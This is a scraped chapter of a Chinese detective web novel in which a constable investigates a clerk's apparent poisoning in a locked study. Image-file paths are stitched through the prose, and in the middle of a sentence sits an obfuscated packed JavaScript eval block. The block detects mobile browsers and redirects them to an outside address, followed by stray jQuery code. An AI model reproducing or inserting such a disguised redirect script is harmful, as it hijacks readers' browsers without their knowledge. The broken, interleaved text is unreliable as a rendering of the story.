37. 郑典史之死(1)

作品:《古代刑侦日志:我的线人都是小动物

    穆青青心头猛地一惊:“什么?什么时候的事?怎么死的?”


    “就昨天夜里!死在他自己家里!”陆金二咽了口唾沫,眼神里满是惊恐,“死状……死状有些难看!赵捕头正带着人在现场勘验。江州连环杀人案告破的消息传回来后,赵捕头就猜想您这两日应该会回来,特意让我在衙门口迎您!”


    穆青青听完陆金二的汇报,心中疑窦丛生。她压下心中诸多思绪,对陆金二道:“走,我们也去现场看看!这马,就先拴在衙门口吧。”


    “具体什么情况?赵捕头怎么说?”


    穆青青向陆金二确认郑典史家的方向后,脚步不停,边走边语速极快地问道,同时大脑也在飞速运转。


    陆金二一边小跑着跟上,一边喘着气汇报:“昨天后半夜,郑家的老仆郑福发现郑典史书房还亮着灯,他想去劝说郑典史早点歇息,发现书房门紧锁着,里面却没人回应他。他觉得奇怪,转到敞开的窗户往里一看……就发现郑典史倒在书桌旁的地上,郑福原本还以为郑典史是醉倒了,赶紧喊人开门进去伺候,结果郑典史他,早已经没气了!赵捕头天未亮接到报案就赶过去了,封锁了现场,初步看了,说是……死得有点怪。”


    “怎么个怪法?”-


    “赵捕头没说太细,只让我若是迎到您了就让您赶紧过去。哦对了,他说现场很干净,门是从里面关好的,没有强行闯入的痕迹,也没有明显的打斗痕迹。郑典史身上……好像也没什么外伤,就是脸色发青,表情有点……扭曲。桌上还摊着些文书,茶也是喝了一半的。”陆金二努力回忆着赵捕头零星的交代。


    密闭空间,无外伤,表情扭曲,可能是中毒?


    青青立刻联想到郑克礼身上那特殊的香味。那甜腻底下的药草味……


    “通知仵作了吗?”


    “通知了,周仵作应该已经到了。”


    两人说话间,已疾步穿过了两条街巷。


    郑克礼的宅子位于县城东南角,是个不算大但颇为清静的两进小院,与他典史的身份倒也相符。


    此时院门外已有两名衙役把守,脸色凝重,见到穆青青来了,连忙行礼:“穆捕头!”


    “赵捕头在里面?”


    “是,赵捕头和周仵作都在书房。”


    穆青青点点头,迈步进院。


    院子不大,收拾得还算整洁,墙角种着些半枯的菊花。一个穿着褐色旧衣、瑟瑟发抖的老仆蹲在厢房门口,正是郑家的老仆郑福。


    她没急着询问老仆,径直走向正屋东侧的书房。房门开着,赵捕头高大魁梧的身影堵在门口,正低声与里面的周仵作说着什么。


    “赵捕头!”穆青青唤了一声。


    赵捕头闻声回头,见是穆青青,紧锁的眉头稍微松了松,侧身让开:“青青,你回来得正好。快来看看。”穆青青步入书房。


    一股难以言喻的酸腐气息扑面而来,混杂着一丝熟悉的、甜腻中带着清苦的药草气味。


    书房陈设简单,靠窗一张书桌,两侧书架,墙边一张窄榻。


    郑克礼穿着家常的靛蓝色长衫,仰面倒在书桌与墙壁之间的地上,身体略显蜷缩。正如陆金二所说,他脸色呈现出一种不正常的青灰色,双目圆睁,瞳孔散大,嘴巴微张,面容扭曲,凝固着惊愕与痛苦交织的神情。


    周仵作正蹲在尸体旁初步检查,见穆青青进来,点头示意。


    穆青青没有打扰周仵作验尸,转身继续打量起现场来。


    书桌上,一盏油灯已然熄灭,灯油耗尽。几份摊开的文书,笔墨纸砚摆放整齐。一个白瓷茶杯放在桌角,里面还有小半杯澄黄的茶汤。除此之外,桌上还放着一个打开的木匣子,里面似乎装着些信笺之类的东西。


    穆青青的目光首先落在那茶杯上:“周叔,这茶?”周仵作会意:“茶盏验过了,暂无异常气味,茶汤也已取样,需进一步查验。不过……”他指了指郑克礼的指甲和嘴唇,“口唇和指甲根部颜色有异,结合面色和体表初步查看,中毒身亡的可能性极大。具体是何毒物,需剖验方能确定。”


    赵捕头沉声道:“门窗我都仔细查过,门闩完好,是从里面插上的。窗户也无异状,没有人翻窗进出的痕迹。郑福说昨晚郑典史回房后,他就睡了,夜里没听到任何异常响动。”


    穆青青内心无数想法闪过。


    如果是中毒,毒物如何进入郑典史家书房的?通过饮食?那杯茶里有毒吗?动机是什么呢?灭口?


    她走到书桌前,仔细观察那个木匣子。匣子做工普通,里面整齐地叠放着一沓信纸,最上面几张是空白的。她小心地拿起匣子,轻轻晃动,又仔细检查匣子内外,并无夹层或特殊痕迹。


    “这匣子原本放在哪里?”她问。


    赵捕头道:“据郑福说,这匣子是郑典史常用来放书信的,平时就放在书架第二层靠右的位置。昨晚郑典史回家后,似乎心情不错,还让郑福沏了壶新茶,然后就进了书房。郑福送茶进来时,就看到郑典史正从书架上取下这个匣子,放在桌上。”


    穆青青又看向书架。书架上的书籍摆放得相当整齐,多是些律法典籍、县志杂记,也有一些诗文册子。她留意到,在原本放置木匣的位置附近,有几本书的排列顺序似乎与周围略有不协,像是被人匆忙抽阅后又放回,但没完全归位。


    “赵捕头,这几本书……”她指向那几册书。


    赵捕头走过来看了看:“嗯,我也注意到了。一本《大周刑统》,一本《丰城县志》,还有一本……《南山杂记》?都是常见的书。已经翻查过,但书页间并无夹带,也无特殊标记。”


    穆青青拿起那本《南山杂记》。这是一本记录本地风物传说的杂书,纸质泛黄,有些年头了。她随手翻阅,内容无非是些山精野怪、奇闻异事。就在她准备合上


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17108656|194137||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''时,目光扫过其中一页,手指顿住了。


    这一页讲的是一个本地流传的、关于“狐仙赠药”的志怪故事,大意是某书生偶遇狐仙,获赠灵药,因此家宅平安,子孙绵延。故事本身并无出奇。


    但就在这页纸的留白处,有人用与正文印刷体截然不同的蝇头小楷,写下了几句旁批。


    字迹清秀工整,笔锋却略显纤柔犹豫,与郑克礼那份端正中带些圆滑的公务字体截然不同。这更像是女子的字迹。


    旁批的内容并非注解故事,而是没头没尾的两行:


    “赠药之说,虚妄耶?然‘绵延’二字,何其刺目。我心匪石,不可转也。奈何,奈何。”


    下方还有一行更小的字,墨迹略新:


    “三年矣。‘平安’何在?”


    穆青青的心跳微微加快。她将书页小心地展示给赵捕头看。


    “赵捕头,你看这旁批。字迹不像郑典史的。内容也颇有些……幽怨自伤之意,与这志怪故事本身关联不大,倒像是借题发挥,抒写心事。”


    赵捕头凑近细看,眉头也皱了起来:“确实不像郑典史的笔迹。这……会是郑夫人的批注吗?”


    “很可能。这本书放在郑典史书房,郑夫人自然也能翻阅。”穆青青沉吟道,“但这内容……似乎透着一股长期的失望和无奈。‘三年矣’,像是一个时间标记。听说郑夫人多年无子,这‘绵延’、‘平安’的感慨,有没有可能指向子嗣之事?而‘赠药之说,虚妄耶?’她是在怀疑‘药’的效用吗?还是另有所指?”


    郑夫人柳氏与郑典礼成亲近六年了,一直无所出。这事在整个县衙都不是什么秘密。不过据说郑典史夫妻两人感情很好,柳氏无所出,郑典礼对她亦如新婚。只是柳氏自己对此事很是着急,四处找人打听生子秘方。


    “这是个重要线索。”穆青青将《南山杂记》小心收好,“我们需要请郑夫人辨认一下字迹,并解释一下这些旁批的缘由和时间。”


    她的目光再次扫过整个书房,最后落回郑克礼的尸体上。那股甜腻的药草味似乎就是从尸体方向散发出来的。她走近两步,俯身细嗅。没错,气味更浓了。


    “周叔,他身上可带有香囊之类的东西?”


    周仵作轻轻拨开郑克礼的衣襟检查:“腰间确有一个香囊。”他用戴着手套的手,小心地将那个锦缎香囊解下,递给穆青青。


    正是穆青青之前见过的那只。她接过,凑近鼻端。甜腻的香气依旧,但似乎比之前更浓郁了几分,底下的药草苦味也更明显。这香气……她绝对在别处闻到过!


    “香囊是郑夫人所绣,”赵捕头已问过,“郑典史常年佩戴,说是自己寻的安神药材。”穆青青小心解下香囊,收入证物袋。接着又检查书桌抽屉,在最底层角落,发现一个未使用的空香囊,以及一小包素纸裹着的药材碎屑,气味与郑克礼佩戴的相似。素纸无字,纸质细腻。